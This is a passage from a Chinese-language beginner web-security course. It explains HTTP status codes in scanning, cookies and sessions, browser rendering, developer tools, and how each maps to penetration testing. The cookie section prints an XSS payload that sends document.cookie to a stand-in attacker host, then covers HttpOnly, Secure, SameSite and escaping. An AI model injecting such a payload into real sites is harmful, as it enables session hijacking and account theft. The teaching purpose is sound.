你以后用 Nmap 扫描端口、用 Dirb 爆破目录、用 Burp Suite 分析响应——全都是根据状态码判断有没有找到入口。你爆破一个网站的后台目录——`/admin` 返回 **403**，说明这个目录存在，但你没有权限访问。`/api/test` 返回 **500**，说明这个接口存在，但后端代码有 bug——这个 **500** 就是一个可能的攻击入口。你扫描一个 IP 段的开放端口——**80** 端口返回 **200**，说明有 Web 服务在运行。**22** 端口返回 SSH 指纹，说明有 SSH 服务在运行。**3306** 端口返回 MySQL 握手包，说明有数据库在运行。

状态码就是服务器给你开的“门缝”——你不需要把门完全打开，只需要从门缝里看一眼，就知道里面有没有人、在干什么、有没有你想要的。你以后做渗透测试的时候，大量的信息收集工作就是通过分析不同路径和端口的 HTTP 响应状态码来完成的。

Kate 说：“所以状态码就是服务器的‘名片’——每一类状态码告诉你不同的事。**2xx** 是‘欢迎光临’，**3xx** 是‘搬家了’，**4xx** 是‘你没资格’，**5xx** 是‘我出 bug 了’。扫描器就是用这些名片来识别目标系统上运行着什么服务。”

5.4 Cookie 和 Session

Kate 在上一节看完了状态码。她靠在椅背上，问了一个她从 05 就很困惑的问题：

“HTTP 是无状态的——每次请求都是独立的，服务器不知道你是谁。但我登录一次之后，接下来好几天都不用重新登录。网站是怎么‘记住’我的？”

“这就是 Cookie 和 Session 干的活。Cookie 是存储在浏览器端的一小段数据，Session 是存储在服务器端的一小段数据。两者配合，让‘无状态’的 HTTP 变得‘有状态’。”

为什么 HTTP 需要 Cookie 和 Session?

HTTP 协议设计之初就是“无状态”的——每个请求独立存在，服务器处理完一个请求就忘了你是谁。你第一次登录——服务器验证了你的用户名和密码，返回“登录成功”。你第二次请求个人主页——服务器完全不知道你是谁，让你重新登录。

这显然是无法接受的。于是 Netscape 在 1994 年发明了 Cookie——一种让服务器在浏览器端存储一小段数据的方法。服务器在 HTTP 响应头里加一个 `Set-Cookie`，浏览器收到后把这段数据存下来。以后每次访问同一个网站，浏览器都会在请求头里自动带上这段 Cookie 数据。服务器收到 Cookie 后，就能认出你是谁。

Cookie 是什么?

Cookie 是一小段文本，由服务器通过 `Set-Cookie` 响应头创建，存储在浏览器端。你可以打开 Chrome 的开发者工具（按 F12），切换到 Application 标签 → Cookies，你会看到当前网站存储的所有 Cookie。每个 Cookie 包含：名称、值、有效期、作用范围。

Cookie 最常见的使用场景是“记住登录状态”。你在登录页面输入用户名和密码，服务器验证通过后，返回的 HTTP 响应里带了一个 `Set-Cookie: session_id=abc123`。浏览器把 `session_id=abc123` 存下来。你下次访问这个网站时，浏览器自动在请求头里带上 `Cookie: session_id=abc123`。服务器收到后，去数据库里查 `abc123` 这个 session——找到了，说明你已经登录过，直接返回你的个人主页。整个过程不需要你重新输入密码。

XSS 攻击最想偷的东西是什么？你的 Cookie。 攻击者在网页里注入了一段

JavaScript：`<script>fetch('http://attacker.com/steal?cookie=' + document.cookie)</script>`。当其他用户浏览这个被注入的页面时，这段 JavaScript 自动执行——把用户当前网站的所有 Cookie 发送到攻击者的服务器。攻击者拿到你的 Cookie 后，把 `session_id=abc123` 设置到自己浏览器里，然后以你的身份登录网站——网站看到 Cookie 里有合法的 `session_id`，以为攻击者就是你。这就是“会话劫持”。

`HttpOnly` 标记是防止 Cookie 被 JavaScript 读取的关键防护：服务器在 `Set-Cookie` 时加上 `HttpOnly`，告诉浏览器“这个 Cookie 只能通过 HTTP 协议传输，不能被 JavaScript 读取”。即使攻击者成功注入了 XSS 代码，`document.cookie` 也读不到标记为 `HttpOnly` 的

Cookie。 `Secure` 标记要求 Cookie 只能在 HTTPS 连接中传输，防止明文 HTTP 连接被中间人窃听。 `SameSite` 标记防止跨站请求伪造（CSRF）攻击——限制第三方网站发起的请求不能携带你的 Cookie。

Session 是什么？

Cookie 里面通常不存敏感数据，只存一个 Session ID。服务器端根据这个 Session ID 关联一个 Session——一个在服务器端存储的、完整的用户状态数据。Session ID 是一串随机字符串，有效期通常为几小时到几天。Session 存储在服务器端——内存、数据库或文件系统中。

Cookie 和 Session 的关系：Cookie 是“存票”，Session 是“存根”。你登录时，服务器在数据库里存了一份你的用户信息（Session），然后给你一个随机编号（Session ID），这个编号通过 Cookie 存在你的浏览器里。你下次请求时，浏览器自动把这个编号发给服务器，服务器拿编号去数据库里查——找到了对应记录，就知道你是谁。

Cookie、Session 和你学过的安全知识的关系

你在 05 学 XSS 的时候，攻击的目标就是通过注入 JavaScript 窃取用户的 Cookie——拿到 Cookie 就等于拿到了用户的身份凭证，可以冒充受害者执行任何操作。你在 05 学 CSRF 的时候，攻击的原理就是利用浏览器会自动带上目标网站的 Cookie 这个特性——用户登录了银行网站，Cookie 里有合法的 session_id。攻击者在另一个页面里放了一个隐藏表单，指向银行的转账接口，用户点击后，浏览器自动带上 Cookie 发送请求——银行看到 Cookie 是合法的，就执行了转账操作。

你在 06-2 学 Flask 的时候，会亲手实现 Cookie 和 Session 机制——用 Flask-Login 管理用户登录状态，用 Flask-Session 存储 Session 数据。你会自己设置 Cookie 的 `HttpOnly` 和 `Secure` 标记，保护你写的 Web 应用不被 XSS 和 CSRF 攻击。

Kate 说：“所以 Cookie 就是服务器寄存在我浏览器里的‘存票’，Session 是服务器自己留的‘存根’。我每次去服务器，凭票对账。XSS 偷的是我的票——攻击者拿到票之后冒充我去对账。保护 Cookie 不被 JavaScript 读取，就是给票贴一层‘禁止拆开’的封条——这就是 `HttpOnly` 的作用。”

“对。你以后写 Web 应用的时候，记住两件事：登录成功之后不要用 Cookie 存用户密码——只存一个随机生成的 Session ID。给所有敏感的 Cookie 加上 `HttpOnly` 标记，让 JavaScript 读不到它们。这是你保护用户不被 XSS 攻击的第一道防线。”*

第六章：用开发者工具透视网页——你的第一把“透视眼”

Kate 在前五章学会了 HTML、CSS、JavaScript 和 HTTP。她合上笔记本，靠在椅背上，看着自己写的那个网页，说了一句：

“我写了 HTML、CSS、JavaScript，用 HTTP 协议把它们从服务器传到了浏览器。但浏览器是怎么把这些东西变成我看到的网页的？我右键点开‘查看源代码’，看到的是一堆尖括号和文字——浏览器是怎么把一堆尖括号变成一个漂亮的页面的？”

“这个问题问到了浏览器的渲染引擎。你在 05 用 Wireshark 抓过包，看到的是网络层的数据流。现在你往下钻一层——钻到浏览器内部，看看它拿到 HTML、CSS、JavaScript 之后，是怎么把它们‘画’到屏幕上的。”

6.1 从 HTML 到像素——浏览器做了什么？

浏览器拿到服务器的 HTTP 响应后，响应体里是一堆 HTML 代码——就像你收到的快递包裹里塞满了零件和说明书。浏览器的渲染引擎需要把这堆零件组装成一个能看、能交互的页面。整个过程分为五步：

第一步：解析 HTML，构建 DOM 树

浏览器收到 HTML 代码后，逐行解析每一个标签。 `<html>` 是根节点， `<head>` 和 `<body>` 是它的两个子节点， `<h1>` 和 `<p>` 是 `<body>` 的子节点。浏览器把这些标签按照嵌套关系组织成一棵树——这棵树叫 **DOM 树**（Document Object Model，文档对象模型）。

DOM 树是网页的“骨架地图”。它不是给你看的——是给浏览器自己用的。浏览器用它来定位页面上的每一个元素。你以后写 JavaScript 的时候， `document.getElementById('myButton')` 就是在 DOM 树上查找 `id="myButton"` 的那个节点。

第二步：加载 CSS，构建 CSSOM 树

浏览器解析 HTML 时，遇到 `<link rel="stylesheet" href="style.css">` 标签，会发一个新的 HTTP 请求去下载 CSS 文件。拿到 CSS 后，浏览器解析所有样式规则——`h1 { color: blue; }`、`.title { font-size: 24px; }`——把它们组织成另一棵树，叫 **CSSOM 树**（CSS Object Model）。

CSSOM 树和 DOM 树是平行的——DOM 树描述“有什么元素”，CSSOM 树描述“这些元素长什么样”。

第三步：合并 DOM 树和 CSSOM 树，构建渲染树

浏览器把 DOM 树和 CSSOM 树合并在一起，计算出每个节点的最终样式。`<h1>` 节点的样式是 `color: blue; font-size: 28px; text-align: center;`——这条规则可能是来自多个 CSS 规则的叠加：标签选择器设了 `color: blue;`，类选择器设了 `font-size: 28px;`，另一个规则设了 `text-align: center;`。浏览器根据层叠规则计算最终结果，合并后的这棵树叫 **渲染树**。

渲染树只包含**实际显示**的节点。`<head>` 标签里的内容（`<title>`、`<meta>`）不在渲染树上——它们不显示在页面上。`display: none` 的元素也不在渲染树上——它们被完全隐藏。

第四步：布局——计算每个节点的位置和大小

浏览器拿到渲染树后，开始计算每个节点在屏幕上的精确位置和尺寸。`<h1>` 标题有多宽？`<p>` 段落需要多少行？`<img>` 图片应该放在哪里？这个计算过程叫 **布局**（Layout）。布局完成后，浏览器知道了页面上每个元素的精确坐标——左上角在哪、宽多少、高多少。

第五步：绘制——把像素填充到屏幕上

最后一步，浏览器把布局计算好的每个节点“画”到屏幕上。文字渲染成像素、背景填充颜色、图片解码并显示。这个步骤叫 **绘制**（Paint）。你看到的最终网页，就是绘制的结果。

Kate 说：“所以浏览器就像一个建筑工人——拿到 HTML 图纸，把它搭成一栋 DOM 楼的骨架。拿到 CSS 说明书，给每个房间刷漆、铺地板。然后合并成渲染树，计算每个房间的尺寸，最后画到屏幕上。五步——一步都不能少。”

为什么学安全要理解渲染过程？

因为 XSS 攻击本质上就是篡改了 **DOM 树**。攻击者在网页里注入了一段 `<script>` 标签或 `<img onerror="...">` 标签——这段代码原本不在 HTML 里，是攻击者通过用户输入塞进去的。浏览器解析 HTML 时，把这段代码当成了网页的一部分，构建进了 DOM 树。然后 JavaScript 引擎执行了它。

你知道 DOM 树是什么，你就知道 XSS 攻击攻击的是浏览器渲染流程的哪一步——它不是在攻击服务器，是在攻击“从 HTML 到 DOM 树”这一步。服务器返回的 HTML 里包含了攻击者的代码，浏览器老老实实把它解析进了 DOM 树，然后乖乖执行了。你以后学 XSS 防御的时候，会学到“输出转义”——把 `<` 转义成 `<`，把 `>` 转义成 `>`。转义的目的是让浏览器在解析 HTML 时，把攻击者的代码当成**普通文字**来构建 DOM 树，而不是当成**HTML 标签**来执行。

Kate 说：“所以 XSS 不是攻击服务器——是攻击浏览器。浏览器太老实了——服务器给它什么 HTML，它就照单全收，解析成 DOM，执行 JavaScript。攻击者利用了浏览器的老实。”

6.2 浏览器的开发者工具——你的第一把“透视眼”

Kate 在上一节理解了浏览器渲染的五步流程。她盯着自己写的那个网页，说了一句：

“我写了 HTML、CSS、JavaScript，浏览器把它们渲染成了网页。但我能不能反过来——从一个已经渲染好的网页，反向看到它的 HTML 结构、CSS 规则、JavaScript 代码？就像医生的 X 光机——能透过皮肤看到里面的骨头？”

“能。这个工具你已经用了很多次——F12，开发者工具。你在 05 用 Burp Suite 拦截 HTTP 请求，用 Wireshark 抓网络数据包。开发者工具是浏览器的‘内窥镜’——它让你看到浏览器内部的 DOM 树、CSS 规则、JavaScript 执行环境、以及所有网络请求的完整细节。”

按 **F12**（或 `Ctrl+Shift+I`），打开开发者工具。你会看到底部或右侧弹出一个面板，上面有多个标签：Elements、Console、Network、Application 等。你现在不需要全搞懂——你只需要掌握三个核心标签：**Elements**、**Console**、**Network**。这三个标签分别对应你学过的三种技术：Elements 对应 HTML 和 CSS，Console 对应 JavaScript，Network 对应 HTTP。

Elements 标签——透视网页的骨架和皮肤

Elements 标签显示当前网页的**完整 DOM 树**。你在页面上看到的每一个标题、每一个段落、每一个按钮，都在 DOM 树里有对应的节点。你把鼠标移到 DOM 树里的任意一行，浏览器会自动在页面上高亮显示那个元素——让你知道“这行代码对应的是页面上哪个区域”。

更强大的是：**你可以直接在 Elements 标签里修改网页内容**。双击任何一行文字，直接编辑——页面会立刻更新。右键点击任何元素，选择“Delete element”——它会消失。你在 Elements 标签里修改的所有内容，只影响你当前浏览器里看到的这个页面——刷新页面后，一切恢复原样。这不是在攻击服务器，是在你本地的浏览器里临时修改网页的渲染结果。

Console 标签——JavaScript 的“命令行”

Console 标签是你和 JavaScript 引擎对话的窗口。你在 4.2 节写的 `alert('守夜者，我在。')`，可以直接在 Console 标签里输入并执行——不需要嵌在 HTML 文件里。你输入一行 JavaScript 代码，按回车，浏览器立刻执行它。你可以用 Console 标签做三件事：

- **执行代码**：输入 `alert('守夜者，我在。')`，回车——弹窗弹出。这是你在 05 亲手验证 XSS 时用过的能力。
- **查看错误**：如果你的 JavaScript 代码有 bug，报错信息会显示在 Console 里——红色文字，附带文件名和行号，告诉你错在哪里。
- **查看变量值**：输入 `console.log(变量名)` 或直接输入变量名，浏览器会显示这个变量的当前值。你可以用 `console.log(document.cookie)` 查看当前网站的 Cookie。

Network 标签——透视所有 HTTP 请求

Network 标签监控当前页面发出的**所有网络请求**。你在 05 第四章用 Wireshark 抓过包——Network 标签做的事情本质上和 Wireshark 一样，但它只监控浏览器发出的请求，而且界面更友好。打开 Network 标签，刷新页面——你会看到一系列请求：HTML 文件、CSS 文件、JavaScript 文件、图片、API 请求。每行显示请求的 URL、方法、状态码、大小、耗时。

点击任意一行，会弹出一个详情面板，显示这个请求的完整信息——请求头、响应头、响应体。你在 5.1 节学过的 HTTP 请求和响应结构——`GET / HTTP/1.1`、`200 OK`、`Set-Cookie`、`Content-Type`——全都在这里，不是教科书示例，是从你自己的浏览器里抓下来的真实数据。

Network 标签还有一个强大的功能：**过滤**。你可以在顶部的过滤框里输入 `doc`（只看 HTML 文档）、`css`（只看样式表）、`js`（只看脚本）、`img`（只看图片）。你在 05 第二章用 Burp Suite 做的所有事情——拦截请求、修改请求、重放请求——Burp Suite 是专门为渗透测试设计的增强版 Network 标签。Network 标签只能查看，Burp Suite 能拦截和修改。两者用同一个原理，只是工具不同。

Kate 打开 Network 标签，刷新了自己的网页。她看到一排请求——HTML 文件返回 `200 OK`，CSS 文件返回 `200 OK`，JavaScript 文件返回 `200 OK`。她点开 HTML 请求，看到了请求头的 `User-Agent` 和响应头的 `Content-Type`。她说：“这些就是我在 5.1 节学的 HTTP 请求和响应结构——我以为是教科书上的示例，原来它们就发生在我的浏览器里，每次打开网页都在发生。”

“对。你在 05 第四章用 Wireshark 抓过的包，用 Burp Suite 改过的包——底层全是这些东西。Network 标签是 Wireshark 的‘浏览器限定版’——Wireshark 抓整台电脑的所有流量，Network 标签只看浏览器这一个应用。两者用的原理完全相同，只是观察范围不同。”

用开发者工具验证你在前面学到的所有知识

你现在可以把前面的知识用开发者工具全部验证一遍。打开你的 `my-first-page.html`，按 F12，依次确认以下内容：在 Elements 标签里看到你写的 `<h1>`、`<p>`、`<button>` 标签——这就是 DOM 树，你的 HTML 代码被浏览器解析成了这棵树。在 Elements 标签里双击 `<h1>` 的文字，改成“守夜者，我在。”——页面立刻更新，这就是浏览器实时渲染 DOM 变化的能力。在 Console 标签里输入 `alert('守夜者，我在。')`，回车——弹窗弹出，这就是你在 05 第二章亲手验证的 XSS 原理。在 Network 标签里刷新页面，看到 HTML、CSS、JavaScript 三个文件的请求——每个请求都有方法、状态码、响应头、响应体，这就是你在 5.1 节学过的 HTTP 请求和响应结构。

Kate 花了十分钟把前面学过的知识全部在开发者工具里验证了一遍。她说：“我不是在学新东西——我是在用开发者工具把前面五章学过的所有知识重新确认了一遍。我写过 HTML，现在用 Elements 标签看到它的 DOM 树。我写过 CSS，现在用 Styles 面板看到它的层叠规则。我写过 JavaScript，现在用 Console 标签执行它。我学过 HTTP，现在用 Network 标签抓到它。我不是在学工具——我是在用工具重新理解我已经学过的东西。”

“对。开发者工具不是用来‘学’的——它是用来‘验证’的。你以后写 Flask Web 应用的时候，Elements 标签帮你调试 HTML 和 CSS，Console 标签帮你调试 JavaScript，Network 标签帮你调试 HTTP 请求。F12 是你最常用的按键之一。”*

第七章：总结与展望

Kate 学完了前六章。她从 Web 的诞生开始，一路学到了 HTML、CSS、JavaScript、HTTP、开发者工具。她合上笔记本，靠在椅背上，看着桌面上自己写的 `my-first-page.html`、`style.css`、`xss-demo.html`——这些文件从无到有，从白底黑字到了颜色和交互。她沉默了几秒，然后说了一句：

“我翻开第一章的时候，还不知道浏览器是怎么工作的。现在我知道 Web 是怎么来的、网页是用什么写的、浏览器是怎么把代码变成页面的、HTTP 是怎么在中间传话的。我从一个‘会用浏览器的人’变成了一个‘知道浏览器在干什么的人’。”

“那你总结一下——你到底学会了什么？”

7.1 你学会了什么？

Kate 翻开笔记本，前面六章的笔记已经写满了。她从头翻了一遍，然后在本子上画了一张图——三个方块，分别写着 HTML、CSS、JavaScript，外面套了一个大圈，写着 HTTP，最外面还有一个圈，写着 F12。她说：

“这就是整个 Web 的骨架。HTML 是骨架，CSS 是皮肤，JavaScript 是大脑。HTTP 把它们包在一起，让浏览器和服务端能通话。F12 是最外层——它能透视里面所有东西。”

你现在站在一个完整的知识节点上。回头看看你走过的路：

- **第一章**，你知道了 Web 的起源——1989 年 Tim Berners-Lee 的一份论文提案，发明了 HTML、URI、HTTP 三样东西。三十年后，你打开的 GitHub、知乎、B 站，底层还是这三样东西。你还知道了浏览器的历史——Netscape 发明了 JavaScript 和 Cookie，IE 打赢了浏览器大战但后来被 Chrome 超越，浏览器大战的直接遗产就是今天你用的所有 Web 技术。
- **第二章**，你亲手写了人生中第一个 HTML 页面。你学会了 HTML 不是编程语言——它是标记语言，用标签描述网页的结构。你知道了 `<h1>` 是标题、`<p>` 是段落、`<a>` 是链接、`<form>` 是表单。你还知道了表单是用户输入的第一道门——也是 SQL 注入和 XSS 攻击的入口。
- **第三章**，你给网页穿上了 CSS 的皮肤。你知道了 CSS 只有一种语法——选择器、属性、值。你学会了怎么改颜色、字体、间距、背景。你还知道了 CSS 可以给同一个 HTML 换不同的皮肤——浅色主题和深色主题，同一具骨架，完全不同的外观。你还知道了 CSS 也能被用来攻击——CSS 注入可以窃取敏感信息，虽然你还没深入学。
- **第四章**，你给网页装上了 JavaScript 的大脑。你亲手写了变量、函数、事件——点击按钮，弹出一个“守夜者，我在。”的弹窗。这个弹窗，你在 05 第二章弹过一模一样的——当时你不知道它是怎么弹出来的，现在你知道那是 JavaScript 的 `alert` 函数。你还理解了 XSS 的本质——攻击者把自己的 JavaScript 代码注入到网页里，让其他用户的浏览器执行它。弹窗只是敲门——门开了之后，偷 Cookie、劫持会话、重定向页面、篡改内容——全都能做到。
- **第五章**，你重新审视了 HTTP 协议。你在 05 第四章学过 HTTP，但当时你还不知道 HTML、CSS、JavaScript 是什么。现在你知道了——HTTP 是前端和后端之间的桥梁。浏览器通过 HTTP 请求把用户的操作发送给服务器，服务器通过 HTTP 响应把网页内容返回给浏览器。你理解了 GET 和 POST 的区别、状态码的含义、Cookie 和 Session 如何让“无状态”的 HTTP 变得“有状态”。你还知道了 XSS 攻击最想偷的东西是什么——你的 Cookie。
- **第六章**，你学会了用 F12 透视网页。你知道了浏览器渲染网页的五步流程——HTML 解析成 DOM 树、CSS 解析成 CSSOM 树、两者合并成渲染树、计算布局、绘制到屏幕。你知道了 XSS 攻击本质上是篡改了 DOM 树——攻击者的代码被浏览器当成网页的一部分解析进了 DOM。你还学会了用 Elements 标签查看和修改网页、用 Console 标签执行 JavaScript、用 Network 标签监控所有 HTTP 请求。

Kate 说：“六章，从 Web 的诞生到浏览器大战，从 HTML 到 CSS 到 JavaScript，从 HTTP 到开发者工具。我不是在学一堆零散的知识——我是在画一张完整的 Web 地图。现在这张地图画完了。”

7.2 这些知识在渗透测试中怎么用？

“地图画完了。但你不是为了画地图而画地图——你是为了渗透测试。这些知识在你以后挖漏洞的时候，怎么用？”

你学到的知识	在渗透测试中怎么用
HTML 表单	SQL 注入的入口——你看到 <code><input type="text" name="username"></code> ，就知道这里可以输入数据。如果后端没有过滤，你就从这里注入恶意 SQL 代码
JavaScript	XSS 攻击的武器——你能写出弹窗代码，就能写出窃取 Cookie、劫持会话、篡改页面的代码。你以后学 XSS 进阶的时候，用的就是 JavaScript

你学到的知识	在渗透测试中怎么用
Cookie	XSS 攻击的目标——攻击者注入 JavaScript 的最主要目的，就是偷走用户的 Cookie。你在第四章亲手写过的 <code>document.cookie</code> ，就是攻击者最想拿到的东西
HTTP 请求	抓包分析、Burp Suite 改包重放——你理解了请求行、请求头、请求体的结构，就知道 Burp Suite 里每一行数据的含义。你能拦截请求、修改请求方法、篡改 Cookie、伪造 User-Agent
HTTP 状态码	敏感目录扫描——你用 Dirb 爆破网站目录， <code>200</code> 表示找到了， <code>403</code> 表示存在但没权限， <code>404</code> 表示不存在。状态码就是服务器给你的“门缝”
开发者工具	透视网页的前端结构——你用 Elements 标签查看网页源码，用 Console 标签测试 JavaScript Payload，用 Network 标签分析请求和响应。F12 是你渗透测试中最常用的按键之一

Kate 看着这张表，说：“所以我学的不是‘Web 基础知识’——我学的是‘Web 攻击面地图’。HTML 表单是入口，JavaScript 是武器，Cookie 是目标，HTTP 是传输通道，状态码是指路牌，开发者工具是望远镜。每一章都对应一个攻击维度。”

7.3 下一步学什么？

Kate 合上笔记本，把六章笔记整理好。她看着桌面上的 `my-first-page.html`、`style.css`、`xss-demo.html`，说了一句：

“我学完了 Web 基础。我能写 HTML、CSS、JavaScript，能理解 HTTP 协议，能用 F12 透视网页。但我现在写的网页只能在我自己的电脑上看到——别人看不到。我怎么把它变成一个真正的网站，让任何人都能访问？”

“那就需要 Web 框架。你下一课要学的 Flask，就是 Python 世界上最轻量、最适合新手的 Web 框架。几行代码就能跑起一个网站——而且这个网站以后会成为你的‘自家靶场’，你用自己的安全工具去攻击它。”

你的 Python 学习路径已经铺好了：

课程	学什么	和你刚学完的 Web 基础有什么关系
06-2 Flask Web 开发	用 Python 搭建你自己的 Web 应用	你写的 HTML、CSS、JavaScript 现在不只是本地文件了——它们跑在 Flask 服务器上，任何人都能通过浏览器访问
06-3 用 Python 写安全工具（基础）	从爬虫到 GUI，把你的脚本变成工具	你理解了 HTTP 请求和响应，现在用 Python 的 <code>requests</code> 库发送请求、解析 HTML——爬虫就是自动化的 HTTP 请求
06-4 用 Python 写安全工具（进阶）	端口扫描器、弱口令爆破、日志分析脚本	你把在 05 学的渗透测试技术用 Python 实现——你不再是只会用工具的人，你是会造工具的人

Kate 在笔记本上画了一条线——线的一端写着“Web 通识扫盲课”，另一端写着“用 Python 写安全工具”。她说：“我现在在线的起点。学完 06-2，我能搭建自己的网站。学完 06-3，我能写爬虫和 GUI 工具。学完 06-4，我能写端口扫描器和爆破脚本。这条线就是我的 Python 学习地图。”

开始阅读：06-2. Flask Web 开发 